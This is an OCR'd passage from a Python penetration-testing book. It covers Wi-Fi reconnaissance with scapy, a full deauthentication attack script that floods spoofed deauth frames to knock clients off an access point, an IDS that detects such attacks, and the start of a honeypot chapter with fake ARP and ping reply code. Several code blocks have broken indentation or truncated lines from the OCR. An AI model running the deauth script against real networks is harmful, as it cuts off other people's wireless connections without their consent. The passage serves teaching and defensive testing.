
In the following screenshot, you can see that there are lots of **Dot11Elt** in the `0th` frame. Let's check the `0th` frame in detail:

```
>>> frames[0]
<RadioTap  version=0 pad=0 len=26 present=TSFT+Flags+Rate+Channel+dBm_AntSignal+
Antenna+b14 notdecoded='\xfb\x9a\xf9\xc9\x13\x00\x00\x00\x10\x02{\t\xa0\x00\xd0\
x00\x00\x00' |<Dot11  subtype=8L type=Management proto=0L FCfield= ID=0 addr1=ff
:ff:ff:ff:ff:ff addr2=84:1b:5e:50:c8:6e addr3=84:1b:5e:50:c8:6e SC=58320 addr4=N
one |<Dot11Beacon  timestamp=84992922008 beacon_interval=100 cap=short-slot+ESS+
privacy |<Dot11Elt  ID=SSID len=8 info='CITY PG3' |<Dot11Elt  ID=Rates len=8 inf
o='\x82\x84\x0b\x16$0Hl' |<Dot11Elt  ID=DSset len=1 info='\x04' |<Dot11Elt  ID=T
IM len=4 info='\x00\x02\x00\x00' |<Dot11Elt  ID=ERPinfo len=1 info='\x04' |<Dot1
1Elt  ID=ERPinfo len=1 info='\x04' |<Dot11Elt  ID=RSNinfo len=24 info='\x01\x00\
x00\x0f\xac\x02\x02\x00\x00\x0f\xac\x04\x00\x0f\xac\x02\x01\x00\x00\x0f\xac\x02\
x0c\x00' |<Dot11Elt  ID=ESRates len=4 info='\x0c\x12\x18`' |<Dot11Elt  ID=45 len
=26 info='l\x18\x1b\xff\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00' |<Dot11Elt  ID=61 len=22 info='\x04\x00\x17\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00' |<Dot1
1Elt  ID=74 len=14 info='\x14\x00\n\x00\x01\xc8\x00\x14\x00\x05\x00\x19\x00' |<
Dot11Elt  ID=127 len=1 info='\x01' |<Dot11Elt  ID=vendor len=14 info='\x00P\xf2\
x04\x10J\x00\x01\x10\x10D\x00\x01\x02' |<Dot11Elt  ID=vendor len=9 info='\x00\x1
0\x18\x02\x0c\xf0\x05\x00\x00' |<Dot11Elt  ID=vendor len=28 info='\x00P\xf2\x01\
x01\x00\x00P\xf2\x02\x02\x00\x00P\xf2\x04\x00P\xf2\x02\x01\x00\x00P\xf2\x02\x0c\
x00' |<Dot11Elt  ID=vendor len=24 info="\x00P\xf2\x02\x01\x01\x80\x00\x03\xa4\x0
0\x00'\xa4\x00\x00BC^\x00b2/\x00" |<Dot11Elt  ID=vendor len=30 info='\x00\x90L3l
\x18\x1b\xff\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00' |<Dot11Elt  ID=vendor len=26 info='\x00\x90L4\x04\x00\x17\
```

Dot11Elt in the frame

Now, you can see that there are several `<Dot11Elt`. Every `Dot11Elt` has three fields. `ord(fm[Dot11Elt:3].info)` gives the channel number, which resides in the fourth place (according to the class code), which is `<Dot11Elt ID=DSset len=1 info='x04'`. I hope you understand `Dot11Elt` now.

In Wireshark, we can see which outputs are represented by `Dot11Elt` in the following screenshot:



Dot11Elt representation in Wireshark

The tagged parameters in the preceding screenshot are represented by `Dot11Elt`.

The output of the `scapt_ssid.py` program is as follows:


```
root@Mohit|Raj:/wireless# python scapy_ssid.py
WARNING: No route found for IPv6 destination :: (no default route?)
SSID-->   -- BSSID -->  00:22:2d:7f:dc:06 -- Channel-->  3
SSID-->  NOT CONNECTED -- BSSID -->  20:e5:2a:e5:9f:d0 -- Channel-->  2
SSID-->  CITY PG3 -- BSSID -->  84:1b:5e:50:c8:6e -- Channel-->  6
SSID-->  royal pg 4 -- BSSID -->  64:70:02:8f:5e:0a -- Channel-->  6
SSID-->  CITY PG2 -- BSSID -->  20:4e:7f:ac:e6:5c -- Channel-->  6
SSID-->  Micromax  -- BSSID -->  64:70:02:db:b6:76 -- Channel-->  11
SSID-->   -- BSSID -->  00:22:7f:26:e7:b9 -- Channel-->  12
SSID-->  XT1068 2283 -- BSSID -->  80:6c:1b:92:92:ad -- Channel-->  9
SSID-->   -- BSSID -->  00:22:7f:25:b5:d9 -- Channel-->  8
SSID-->  MOHIT l RAJ -- BSSID -->  1a:dc:56:f0:26:89 -- Channel-->  6
SSID-->  TNET3-H-Wi-Fi--Mob:-9212311428 -- BSSID -->  00:0c:42:39:fc:47 --
SSID-->  TNET2--Wi-Fi--Mob:-9212311428 -- BSSID -->  00:0c:42:68:b7:3e -- C
SSID-->  ROYAL-PG-FLOOR 3 -- BSSID -->  40:4a:03:3e:36:26 -- Channel-->  11
SSID-->  Mohit -- BSSID -->  88:53:2e:0a:75:40 -- Channel-->  6
^7
```

Output with channel

Detecting clients of an AP

You might want to obtain all the clients of a particular AP. In this situation, you have to capture the probe request frame. In scapy, this is called `Dot11ProbeReq`.

Let's check out the frame in Wireshark in the following screenshot:



The probe request frame

The probe request frame contains some interesting information, such as the source address and SSID, as highlighted in the preceding screenshot.

Now, it's time to see the code as follows:

```
from scapy.all import *
interface ='mon0'
probe_req = []
ap_name = raw_input("Please enter the AP name ")
def probesniff(fm):
  if fm.haslayer(Dot11ProbeReq):
    client_name = fm.info
    if client_name == ap_name :
      if fm.addr2 not in probe_req:
        print "New Probe Request: ", client_name
        print "MAC ", fm.addr2
        probe_req.append(fm.addr2)
sniff(iface= interface,prn=probesniff)
```

Let's look at the new things added in the preceding program. The user enters the AP's SSID of interest, which will be stored in the `ap_name` variable. The `if fm.haslayer(Dot11ProbeReq):` statement indicates that we are interested in the probe request frames. The `if client_name == ap_name:` statement is a filter and captures all requests that contain the SSID of interest. The `print "MAC ", fm.addr2` line prints the MAC address of the wireless device attached to the AP.

The output of the `probe_req.py` program is as follows:

```
root@Mohit|Raj:/wireless# python probe_req.py
WARNING: No route found for IPv6 destination :: (no default route?)
Please enter the AP name CITY PG3
New Probe Request:  CITY PG3
MAC  28:fb:d3:87:03:7a
New Probe Request:  CITY PG3
MAC  9c:e6:e7:87:48:f8
New Probe Request:  CITY PG3
MAC  88:53:2e:0a:75:3f
New Probe Request:  CITY PG3
MAC  18:dc:56:f0:26:89
New Probe Request:  CITY PG3
MAC  00:1f:e1:0f:dd:4a
```

A list of wireless devices are attached to the `CITY PG3`.

Wireless hidden SSID scanner

Sometimes, for security reasons, users hide their accesspoint SSID and configure their computer to detect the access point. When you hide the SSID access point, then Beacon frames stop broadcasting their SSID. In this scenario, we have to capture all Probe request, Probe response, Reassociation request, Association response, and Association request frames sent by an associated client of the AP. For the purpose of our experiment, I am hiding the SSID, and then running the `ssid_finder_raw.py` code is shown in the following screenshot:

```
root@Mohit|Raj:~/wireless_attack# python ssid_finder_raw.py
Press 'Y' to know previous result n
USE only Ctrl+c to exit
Seq     BSSID                   Channel SSID
1       00:1c:c2:2e:a9:bc       1
2       24:65:11:85:9f:71       11      Mechmonster
3       0c:d2:b5:45:9f:ac       1       EPIC EVENTS.
4       24:65:11:51:49:39       1       Jagjit Singh
5       68:94:23:d2:fd:94       1       Net plus
6       d0:04:01:5d:3c:8a       10      Winter is coming
^Croot@Mohit|Raj:~/wireless_attack#
```

In the preceding screenshot, you can clearly see the SSID of the first AP is not being shown.

Run the `hidden_ssid_finder.py` program, but before running the program, make sure monitor mode is on, We are using monitor mode `mon0`:

1. Import the essential modules:

```
import socket
import sys
```

2. Create a raw socket and bind it with the `mon0` interface:

```
sniff = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, 3)
```

3. Ask the user to enter the MAC address of the AP, and remove the colon from the MAC address:

```
mac_ap = raw_input("Enter the MAC ")
if ":"in mac_ap:
  mac_ap = mac_ap.replace(":","")
```

4. Create lists and dictionaries:

```
      processed_client =[]
      filter_dict = {64:'Probe request', 80:'Probe
response',32:'Reassociation request',16:'Association response',
0:'Association request' }
      filter_type = filter_dict.keys()
      probe_request_length = 4+6+6+6+2
```

5. Continuously receive the frames as defined in the `filter_type` dictionary:

```
while True :
  try:
    fm1 = sniff.recvfrom(6000)
    fm= fm1[0]
    radio_tap_lenght = ord(fm[2])
    if ord(fm[radio_tap_lenght]) in filter_type:
dest =fm[radio_tap_lenght+4:radio_tap_lenght+4+6].encode('hex')
      source = fm[radio_tap_lenght+4+6
:radio_tap_lenght+4+6+6].encode('hex')
       bssid = fm[radio_tap_lenght+4+6+6
:radio_tap_lenght+4+6+6+6].encode('hex')
```

6. Find the associated clients of the AP:

```
if mac_ap == source and dest not in processed_client :
  processed_client.append(dest)
```

7. Find the probe request frame of the associated clients, and extract the SSID from the probe request frame:

```
if processed_client:
  if ord(fm[radio_tap_lenght]) == 64:
    if source in processed_client:
      ssid_bit = probe_request_length+radio_tap_lenght+1
      lenght_of_ssid= ord(fm[ssid_bit])
      if lenght_of_ssid:
        print "SSID is ",
fm[ssid_bit+1:ssid_bit+1+lenght_of_ssid]
```

8. To gracefully exit, press *Ctrl* + *C*:

```
except KeyboardInterrupt:
  sniff.close()
  print "Bye"
  sys.exit()

except Exception as e :
  print e
```

Let's run the code. The client must be connected to the AP for the code logic to work:

```
root@Mohit|Raj:~/wireless_attack# python hidden_ssid_finder_raw.py
Enter the MAC 00:1c:c2:2e:a9:bc
['3cf862d2e939']
SSID is  Wisdom
^CBye
root@Mohit|Raj:~/wireless_attack#
```

The preceding output shows that only one client is connected to the AP.

Wireless attacks

Up to this point, you have seen various sniffing techniques that gather information. In this section, you'll see how wireless attacks take place, which is a very important topic in pentesting.

The deauthentication (deauth) attack

Deauthentication frames fall under the category of the management frames. When a client wishes to disconnect from the AP, the client sends the deauthentication frame. The AP also sends the deauthentication frame in the form of a reply. This is the normal process, but an attacker takes advantage of this process. The attacker spoofs the MAC address of the victim and sends the deauth frame to the AP on behalf of the victim; because of this, the connection to the client is dropped. The `aireplay-ng` program is the best tool to accomplish a deauth attack. In this section, you will learn how to carry out this attack using Python. But, you can take advantage of the output of the `ssid_finder_raw.py` code because the `ssid_finder_raw.py` program writes a file.

Now, let's look at the following code:

- Import the essential modules and libraries:

```
from scapy.all import *
import shelve
import sys
import os
from threading import Thread
```

- The following code opens the `wireless_data.dat` file, fetches the information, and displays it to the user:

```
def main():
   interface = "mon0"
   s = shelve.open("wireless_data.dat")
   print "Seq", "\tBSSID\t\t", "\tChannel", "SSID"
   keys= s.keys()
   list1 = []
   for each in keys:
      list1.append(int(each))
      list1.sort()
   for key in list1:
      key = str(key)
      print key,"\t",s[key][0],"\t",s[key][1],"\t",s[key][2]
   s.close()
```

- The following code asks the user to enter the AP sequence number. If the user wants to specify any victim, then the user can provide the MAC of the victim's machine; otherwise, the code will pick the broadcast address:

```
a = raw_input("Enter the seq number of wifi ")
r = shelve.open("wireless_data.dat")
print "Are you Sure to attack on ", r[a][0]," ",r[a][2]
victim_mac = raw_input("Enter the victim MAC or for broadcast
press 0 \t")
if victim_mac=='0':
  victim_mac ="FF:FF:FF:FF:FF:FF"
```

- The channel number is being used by a selected AP; the following piece of code sets the same channel number for `mon0`:

```
cmd1 = "iwconfig wlan1 channel "+str(r[a][1])
cmd2 = "iwconfig mon0 channel "+str(r[a][1])
os.system(cmd1)
os.system(cmd2)
```

- This code is very easy to understand. The `frame= RadioTap()/ Dot11(addr1=victim_mac,addr2=BSSID, addr3=BSSID)/ Dot11Deauth()` statement creates the deauth packet. From the very first screenshot in this chapter, you can check these addresses:

```
BSSID = r[a][0]
frame= RadioTap()/ Dot11(addr1=BSSID,addr2=victim_mac, addr3=BSSID)/
Dot11Deauth()
frame1= RadioTap()/ Dot11(addr1=victim_mac,addr2=BSSID, addr3=BSSID)/
Dot11Deauth()
```

- The following code tells the threads to attack the deauth attack:

```
if victim_mac!="FF:FF:FF:FF:FF:FF":
  t1 = Thread(target=for_ap, args=(frame,interface))
  t1.start()
t2 = Thread(target=for_client, args=(frame1,interface))
t2.start()
```

In the last line, `sendp(frame,iface=interface, count= 1000, inter= .1),count` gives the total number of packets sent, and `inter` indicates the interval between the two packets:

```
def for_ap(frame,interface):
  while True:
    sendp(frame, iface=interface, count=20, inter=.001)

def for_client(frame,interface):
  while True:
    sendp(frame, iface=interface, count=20, inter=.001)

if __name__ == '__main__':
  main()
```

The output of the `deauth.py` program is as follows:

```
root@Mohit|Raj:~/wireless_attack# python deauth_attack.py
WARNING: No route found for IPv6 destination :: (no default route?)
Seq     BSSID                   Channel SSID
1       d0:04:01:5d:3c:8a       10      Winter is coming
2       0c:d2:b5:45:9f:ac       1       EPIC EVENTS.
3       24:65:11:85:9f:71       1       Mechmonster
4       24:65:11:51:49:39       1       Jagjit Singh
5       08:96:d7:54:0a:f7       1       CHAUHAN
6       68:94:23:d2:fd:94       11      Net plus
7       84:5b:12:46:b4:21       7       QTL_SARABHANAGAR2
Enter the seq number of wifi 1
Are you Sure to attack on  d0:04:01:5d:3c:8a   Winter is coming
Enter the victim MAC or for broadcast press 0   0
....................
Sent 20 packets.
....................
Sent 20 packets.
....................
```

The aim of this attack is not only to perform a deauth attack, but also to check the victim's security system. IDS should have the ability to detect the deauth attack. So far, there is no way of avoiding the attack, but it can be detected.

Detecting the deauth attack

In this section, we will discuss how to detect a deauthentication attack. It is like a wireless IDS that detects the deauthentication attack. In this program, we will find which access points get deauth frames and how many. We will use the raw socket here to detect the attack.

Let's discuss the `deauth_ids.py` program. Make sure the monitor is on; otherwise, the program will give an error:

- Import the essential module and library:

```
import socket
import Queue
from threading import Thread
from collections import Counter
```

- The queue and counter will be used later:

```
q1 = Queue.Queue()
co = Counter()
```

- The following code creates and binds the raw socket to `mon0`:

```
try:
  sniff = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, 3)
  sniff.bind(("mon0", 0x0003))
except Exception as e :
  print e
```

- The following function IDs receive the deauth frames, extract the BSSID, and put it in the global queue:

```
def ids():
  global q1
  while True :
    fm1 = sniff.recvfrom(6000)
    fm= fm1[0]
    radio_tap_lenght = ord(fm[2])
    if ord(fm[radio_tap_lenght]) == 192:
bssid1 = fm[radio_tap_lenght+4+6+6 :radio_tap_lenght+4+6+6+6]
bssid = ':'.join('%02x' % ord(b) for b in bssid1)
q1.put(bssid)
```

- The following `insert_frame` function gets the deauth frame from the global queue and makes a counter to display it:

```
def insert_frame():
  global q1
  while True:
    mac=q1.get()
    list1 = [mac]
    co.update(list1)
    print dict(co)
```

- The following code creates two threads that start the `ids()` and `insert_frame` functions:

```
i = Thread(target=ids)
f = Thread(target=insert_frame)
i.start()
f.start()
```

In order to perform both the attack and detection, we need two machines with Linux and one wireless access point. One machine will do the attack, and the second will run our `deauth_ids.py` detection program.

Let's discuss the output of the code. For testing purposes, run `deauth_ids.py`, and from the second machine, start the deauth attack:

```
root@Mohit|Raj:~/wireless_attack# python deauth_ids.py
{'d0:04:01:5d:3c:8a': 1}
{'d0:04:01:5d:3c:8a': 2}
{'d0:04:01:5d:3c:8a': 3}
{'d0:04:01:5d:3c:8a': 4}
{'d0:04:01:5d:3c:8a': 5}
{'d0:04:01:5d:3c:8a': 6}
{'d0:04:01:5d:3c:8a': 7}
{'d0:04:01:5d:3c:8a': 8}
{'d0:04:01:5d:3c:8a': 9}
{'d0:04:01:5d:3c:8a': 10}
{'d0:04:01:5d:3c:8a': 11}
{'d0:04:01:5d:3c:8a': 12}
{'d0:04:01:5d:3c:8a': 13}
{'d0:04:01:5d:3c:8a': 14}
```

You can see it is continuously displaying the victim BSSID, and its counter shows the number of frames received. Let's see another screenshot in the continuation:

```
{'d0:04:01:5d:3c:8a': 234}
{'d0:04:01:5d:3c:8a': 235}
{'d0:04:01:5d:3c:8a': 236}
{'d0:04:01:5d:3c:8a': 237}
{'d0:04:01:5d:3c:8a': 238}
{'d0:04:01:5d:3c:8a': 238, '68:94:23:d2:fd:94': 1}
{'d0:04:01:5d:3c:8a': 238, '68:94:23:d2:fd:94': 2}
{'d0:04:01:5d:3c:8a': 238, '68:94:23:d2:fd:94': 3}
{'d0:04:01:5d:3c:8a': 238, '68:94:23:d2:fd:94': 4}
{'d0:04:01:5d:3c:8a': 238, '68:94:23:d2:fd:94': 5}
^Z
```

As you can see, if the attacker changes target, our program can detect the attack on multiple access points.

Summary

In this chapter, we learned about wireless frames and how to obtain information, such as SSID, BSSID, and the channel number, from the wireless frame using the Python script and the scapy library. We also learned how to connect a wireless device to the AP. After information gathering, we moved on to wireless attacks. The first attack we discussed was the deauth attack, which is similar to a Wi-Fi jammer. In this attack, you have to attack the wireless device and see the reaction of the AP or the intrusion detection system.

In `Chapter 6`, *Honeypot – Building Traps for Attackers*, you will learn how set traps for hacker, how to create fake reply or fake identities.

6
Honeypot – Building Traps for Attackers

In `Chapter 5`, *Wireless Pentesting*, you saw the various network attacks and how to prevent them. In this chapter, you will see some proactive approaches. In `Chapter 2`, *Scanning Pentesting*, you learned about IP scanning using ping sweep and port scanning by using the TCP connect scan. But what happens when the ping-sweep and port-scanning codes give you fake targets? You would try to exploit the fake targets. The machine, which is set up to act as a decoy to lure attackers, records the maneuvers of the attacker. After seeing all the tricks and attacks, the admin can build a new strategy to harden the network. In this chapter, we will use Python code to accomplish the tasks.

In this chapter, we will learn about the following topics:

- Fake ARP reply
- Fake ping reply
- Fake port-scanning reply
- Fake OS-signature reply to nmap
- Fake web server reply

The ARP protocol comes under the TCP/IP layer 1, Network Access Layer.

Technical requirements

You will be required to have Python 2.7.x installed on a system. Finally, to use the Git repository of this book, the user needs to install Git.

The code files of this chapter can be found on GitHub:


`https://github.com/PacktPublishing/Python-Penetration-Testing-Essentials-Second-Edition/tree/master/Chapter06`

Check out the following video to see the code in action:
`https://goo.gl/jbgbBU`

Fake ARP reply

In this section, we will learn how to send a fake ARP reply. The fake ARP reply program is made for the fake ping reply because when the attacker sends the ping request to a particular IP, the attacker machine first sends an ARP request for the MAC address.

When an attacker is on the subnet of the honeypot or outside the subnet, a fake reply will be sent by the honeypot. Let's see the topology diagram:



I have used three machines: Debian running honeypot codes, RHEL, as a gateway, and Kali Linux, as the attacker machine.

Let's see the fake reply code. The code name is `arp_reply.py`:

- The following modules will be used in the code:

```
import socket
import struct
import binascii
import Queue
import threading
import sys
```

- In the following code, two sockets have been created. One for the receiver and one for sending the reply packet. A global queue, `Q`, is created as follows:

```
mysocket = socket.socket(socket.PF_PACKET, socket.SOCK_RAW,
socket.ntohs(0x0806))
mysocket_s = socket.socket(socket.PF_PACKET, socket.SOCK_RAW,
socket.ntohs(0x0806))
mysocket_s.bind(('eth0',socket.htons(0x0806)))

Q = Queue.Queue()
```

- The following function receives the incoming frames. The `arp_l = struct.unpack("!2s2sss2s6s4s6s4s",arp_h)` code unpacks the ARP packets and the `if arp_l[4] == '\x00\x01':` syntax only broadcasts ARP packets. The `Q.put([eth,arp_l])` syntax puts the packets in the global queue, `Q`, as follows:

```
def arp_receiver():
  while True:
    pkt = mysocket.recvfrom(1024)
    ethhead = pkt[0][0:14]
    eth = struct.unpack("!6s6s2s",ethhead)
    binascii.hexlify(eth[2])
    arp_h = pkt[0][14:42]
    arp_l = struct.unpack("!2s2sss2s6s4s6s4s",arp_h)
    if arp_l[4] == '\x00\x01':
      Q.put([eth,arp_l])
```

- The following function get the ARP packets from global queue. The function takes the MAC (current machine MAC) from the command-line argument, which is provided by the user. After forming Ethernet and ARP packets, the `mysocket_s.send(target_packet)` syntax sends the packet as follows:

```
def arp_sender():
   while True:
    main_list = Q.get()
    eth_header = main_list[0]
    arp_packet = main_list[1]
    mac_sender = sys.argv[1].decode('hex')
    eth1 = eth_header[1]+mac_sender+eth_header[-1]
    arp1 = "".join(arp_packet[0:4])
    arp1 = arp1+'\x00\x02'+mac_sender+
    arp_packet[-1]+arp_packet[5]+arp_packet[6]
    target_packet = eth1+arp1
    mysocket_s.send(target_packet)
```

- The following piece of code creates two threads that run the receiver and sender functions in parallel:

```
r = threading.Thread(target=arp_receiver)
s = threading.Thread(target=arp_sender)
r.start()
s.start()
```

Before running the code, use the following command:

```
iptables -A OUTPUT -o eth0 -j DROP
```

The preceding command disables the built-in TCP/IP reply, because now our program will send the reply.

Let's run the code by using the following command in the Debian machine:

```
python arp_reply.py <mac of machine>
```

In my machine, I've given it as follows:

```
python arp_reply.py 000c29436fc7
```

Now the `arp_reply` code is running. Now we have to run the fake code that would give the fake ping reply.

Fake ping reply

In this section, you will learn how to send fake ping reply packets. In the fake ping reply code, I have not used any libraries.

Let's understand the code. The code name is `icmp_reply.py`. In order to run the code, you need to install the `ping` module from `https://pypi.python.org/pypi/ping/0.2`:

- The following modules have been used in the code:

```
import socket
import struct
import binascii
import ping
import Queue
import threading
import sys
import random
import my_logger
```

- The following code defines a queue, `Q`, and two sockets. One socket will be used to receive packets and the other will be used to send packet:

```
Q = Queue.Queue()
IP_address = 0
my_socket = socket.socket(socket.PF_PACKET, socket.SOCK_RAW,
socket.ntohs(0x0800))
my_socket_s = socket.socket(socket.PF_PACKET, socket.SOCK_RAW,
socket.ntohs(0x0800))
my_socket_s.bind(('eth0',socket.htons(0x0800)))
```

- The following piece of code will be used to calculate the checksum of the ICMP reply packets. The code is very complicated:

```
def calculate_checksum(source_string):
  countTo = (int(len(source_string) / 2)) * 2
  sum = 0
  count = 0
  # Handle bytes in pairs (decoding as short ints)
  loByte = 0
  hiByte = 0
  while count < countTo:
    if (sys.byteorder == "little"):
      loByte = source_string[count]
      hiByte = source_string[count + 1]
    else:
      loByte = source_string[count + 1]
      hiByte = source_string[count]
    sum = sum + (ord(hiByte) * 256 + ord(loByte))
    count += 2

  # Handle last byte if applicable (odd-number of bytes)
  # Endianness should be irrelevant in this case
  if countTo < len(source_string): # Check for odd length
    loByte = source_string[len(source_string) - 1]
    sum += ord(loByte)

  sum &= 0xffffffff # Truncate sum to 32 bits (a variance from
  ping.c, which # uses signed ints, but overflow is unlikely in
  ping)
sum = (sum >> 16) + (sum & 0xffff) # Add high 16 bits to low 16 bits
sum += (sum >> 16) # Add carry from above (if any)
answer = ~sum & 0xffff # Invert and truncate to 16 bits
answer = socket.htons(answer)

return answer
```

- The following function is used to calculate the checksum of the IPv4 packets:

```
def ip_checksum(ip_header, size):
  cksum = 0
  pointer = 0
  while size > 1:
    cksum += int((ip_header[pointer] + ip_header[pointer+1]),16)
    size -= 2
    pointer += 2
  if size: #This accounts for a situation where the header is odd
    cksum += ip_header[pointer]
  cksum = (cksum >> 16) + (cksum & 0xffff)
  cksum += (cksum >>16)
  check_sum1= (~cksum) & 0xFFFF
  check_sum1 = "%x" % (check_sum1,)
  return check_sum1
```

- The following function is responsible for making the IPv4 header for the ICMP reply packet:

```
def ipv4_creator(ipv4_header):
  try:
    global IP_address
    field1,ip_id,field2,ttl,protocol,checksum,ip1,ip2
    =struct.unpack("!4s2s2sss2s4s4s", ipv4_header)
    num = str(random.randint(1000,9999))
    ip_id = num.decode('hex')
    checksum = '\x00\x00'
    ipv4_new_header =
    field1+ip_id+field2+'40'.decode('hex')+protocol+ip2+ip1
    raw_tuple =
    struct.unpack("!ssssssssssssssss",ipv4_new_header)
    # for checksum
    header_list= [each.encode('hex') for each in raw_tuple]
    check_sum= str(ip_checksum(header_list, len(header_list)))
    ipv4_new_header =
    field1+ip_id+field2+'40'.decode('hex')+protocol
    +check_sum.decode('hex')+ip2+ip1
    if IP_address != ip1:
    my_logger.logger.info(socket.inet_ntoa(ip1))

    IP_address = ip1
    return ipv4_new_header
  except Exception as e :
    my_logger.logger.error(e)
```

- The following function makes an ICMP reply packet. In the `ipv4_creator` and `icmp_creator` functions, I used different approaches to add fields. You can use whatever approach you like. In the `IPv4_creator` function, I used `ipv4_new_header = field1+ip_id+field2+'40'.decode('hex')+protocol+check_sum.decode('hex')+ip2+ip1` to add fields, and in `icmp_creator`, I used `struct.pack` to form the packets:

```
def icmp_creator(icmp_header,icmp_data):
try:
 dest_addr=""
 ICMP_REPLY = 0
 seq_number = 0
 identifier =0
 header_size = 8
 packet_size = 64
 type1, code, checksum, packet_id, seq_number =
 struct.unpack("!BBHHH", icmp_header)
 cal_checksum = 0
 header = struct.pack("!BBHHH", ICMP_REPLY, 0, cal_checksum,
 packet_id ,seq_number )
 cal_checksum = calculate_checksum(header +icmp_data)
 header = struct.pack("!BBHHH", ICMP_REPLY, 0, cal_checksum,
 packet_id, seq_number )
 packet = header + icmp_data
 return packet
  except Exception as e :
    my_logger.logger.error(e)
```

- The following function creates the Ethernet header:

```
def ethernet_creator(eth_header):
  eth1,eth2,field1 = struct.unpack("!6s6s2s",eth_header)
  eth_header = eth2+eth1+field1
  return eth_header
```

- The following code receives the incoming request packet. Just for simplicity, I took 20 bytes for the IPv4 header:

```
def receiver_icmp():
  while True:
    try:
      received_packet, addr = my_socket.recvfrom(1024)
      protocol_type = received_packet[23]
      icmp_type = received_packet[34]
      protocol_type=struct.unpack("!B",protocol_type)[0]
```

```
        icmp_type = struct.unpack("!B",icmp_type)[0]
        if protocol_type==1 and icmp_type==8:
          eth_header = received_packet[0:14]
          ipv4_header = received_packet[14:34]
          icmpHeader = received_packet[34:42]
          icmp_data = received_packet[42:]
    data_tuple1 = (eth_header, ipv4_header, icmpHeader,icmp_data)
    Q.put(data_tuple1)
         except Exception as e :
           my_logger.logger.error(e)
```

